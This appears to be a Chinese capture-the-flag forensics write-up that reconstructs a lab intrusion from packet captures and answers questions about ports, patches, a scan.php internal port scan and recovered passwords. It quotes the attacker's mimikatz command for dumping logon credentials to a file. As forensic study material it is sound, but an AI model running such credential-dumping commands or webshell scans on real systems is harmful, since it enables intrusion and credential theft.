
TCP注册端口(小于1024)

所以服务器1允许外连的TCP注册端口为80 135 139 445

这时候需要Google搞明白这几个端口是干啥用的。。

紧接着菜刀执行了systeminfo

返回




```
BIOS ....:        BOCHS  - 1
Windows ....:     C:\WINDOWS
........:         C:\WINDOWS\system32
........:         \Device\HarddiskVolume1
............:     zh-cn;....(....)
..............:   zh-cn;....(....)
....:             (GMT+08:00) ..................................
............:     1,024 MB
..............:   692 MB
........: ......: 2,398 MB
........: ....:   2,098 MB
........: ......: 300 MB
............:     C:\pagefile.sys
..:               WORKGROUP
..........:       ....
........:         ...... 1 .....
                  [01]: Q147222
....:             ...... 1 .. NIC..
                  [01]: Realtek RTL8139 Family PCI Fast Ethernet NIC
                      ......:      ........
                      .... DHCP:   ..
                      IP ....
                      [01]: 192.168.1.74
[S]
C:\WWW
[E]
|<-
```

补丁

服务器1为Windows,修补程序Q147222

```
134805 HTTP    09:58:47.887380 202.1.1.2      192.168.1.74    662 POST /my/scan.php HTTP/1.1  (application/x-www-form-urlencoded)
142999 HTTP    09:58:59.988419 202.1.1.2      192.168.1.74    895 POST /abc.php HTTP/1.1  (application/x-www-form-urlencoded)
143005 HTTP    09:58:59.994467 192.168.1.74   202.1.1.2       286 HTTP/1.1 200 OK  (text/html)
143245 HTTP    09:59:00.516929 202.1.1.2      192.168.1.74    895 POST /abc.php HTTP/1.1  (application/x-www-form-urlencoded)
143247 HTTP    09:59:00.523094 192.168.1.74   202.1.1.2       347 HTTP/1.1 200 OK  (text/html)
```

```
> Frame 134805: 662 bytes on wire (5296 bits), 662 bytes captured (5296 bits) on interface 0
> Ethernet II, Src: dc:fe:18:1a:62:58 (dc:fe:18:1a:62:58), Dst: CiscoInc_83:41:41 (ac:a0:16:83:41:41)
> Internet Protocol Version 4, Src: 202.1.1.2, Dst: 192.168.1.74
> Transmission Control Protocol, Src Port: 65231, Dst Port: 80, Seq: 1, Ack: 1, Len: 608
> Hypertext Transfer Protocol
v HTML Form URL Encoded: application/x-www-form-urlencoded
  > Form item: "startip" = "192.168.1.1"
  > Form item: "endip" = "192.168.3.255"
  > Form item: "port" = "21,80,8080,8888,1433,3306,6379"
  > Form item: "timeout" = "10"
  > Form item: "submit" = ""
```

scan.php 扫描内网 192.168.1.1~192.168.3.255 扫描端口 21,80,8080,1433,3306,6379

追踪tcp流查看返回

Wireshark · 追踪 TCP 流 (tcp.stream eq 155) · data2_00003_20180208095527

```
Timeout<input type="text" name="timeout" value="10" /><br/>
<button type="submit" name="submit">Scan</button>
</form>
</html>

21
<br/>Scanning IP 192.168.1.1<br/>
15
Port: 80 is open<br/>
21
<br/>Scanning IP 192.168.1.2<br/>
21
<br/>Scanning IP 192.168.1.3<br/>
21
<br/>Scanning IP 192.168.1.4<br/>
21
<br/>Scanning IP 192.168.1.5<br/>
21
<br/>Scanning IP 192.168.1.6<br/>
21
<br/>Scanning IP 192.168.1.7<br/>
21
<br/>Scanning IP 192.168.1.8<br/>
15
Port: 80 is open<br/>
17
Port: 3306 is open<br/>
21
<br/>Scanning IP 192.168.1.9<br/>
22
<br/>Scanning IP 192.168.1.10<br/>
22
<br/>Scanning IP 192.168.1.11<br/>

<br/>Scanning IP 192.168.1.1<br/>
Port: 80 is open<br/>
<br/>Scanning IP 192.168.1.8<br/>
Port: 80 is open<br/>
Port: 3306 is open<br/>
```


Scanning IP 192.168.1.33
17Port: 3306 is open

Scanning IP 192.168.1.74

Port: 80 is open

Port: 3306 is open

Scanning IP 192.168.1.159

Port: 80 is open

Port: 8080 is open

Port: 3306 is open

Scanning IP 192.168.1.169
15
Port: 80 is open
17
Port: 3306 is open

21

Scanning IP 192.168.2.1
15
Port: 80 is open
21

Scanning IP 192.168.2.20
15
Port: 80 is open
17
Port: 3306 is open
22

22

Scanning IP 192.168.2.66
15
Port: 80 is open
17
Port: 3306 is open
17
Port: 6379 is open
22

22

Scanning IP 192.168.2.88
15
Port: 21 is open
15
Port: 80 is open
17
Port: 3306 is open
22

21

Scanning IP 192.168.3.1
15
Port: 80 is open

Scanning IP 192.168.3.6

```
15
Port: 80 is open<br/>
17
Port: 3306 is open<br/>
21
```

7.服务器1安装的修补程序名称　从systeminfo返回可看出

8.网站根目录的绝对路径(注意：大写，左斜杠，最后要有一个斜杠)　phpinfo 可找到


9.黑客使用什么命令或文件进行的内网扫描　scan.php

10.扫描结果中服务器2开放了哪些端口(端口号从小到大，用空格隔开)

前面只扫了192.168.1.1-192.168.3.255 说明服务器2就从这个网段之间，并且有端口开放的那几个之间选择。

。

数据包四




所以服务器2 ip 192.168.2.66


从上面scan.php返回结果可知，扫描结果中服务器2开放了80 3306 6379

11.黑客执行的什么命令将administrator的密码保存到文件中

返回数据包3，黑客用mimikatz dump下服务器已的密码



说明将administrator的密码保存到文件中 的操作就在这附近



cd /d "C:\WWW\my\mimi\"&mimikatz.exe ""privilege::debug"" ""sekurlsa::logonpasswords"" exit >> log.txt&echo [S]&cd&echo [E]


12.服务器1的系统管理员administrator的密码是什么

从上面mimiditz的log可知administrator的密码为Simplexue123

13.黑客进行内外扫描的ip范围(格式:xx.xx.xx.xx~xx.xx.xx.xx) 192.168.1.1~192.168.3.255


14.服务器1的mysql的root用户的密码是什么

mysql相关信息一般都存在config配置文件中



可以http过滤后查看113060到472649之间的config请求包及respone,或者直接过滤root

```
http contains "root"
```




15.黑客在服务器2中查看了哪个敏感文件(拿到shell之后)，请写出绝对路径

数据包5

```
tcp and !(tcp.port == 80) and !(tcp.port == 443) and !(tcp.stream eq 98) and ip.addr == 202.1.1.2
```

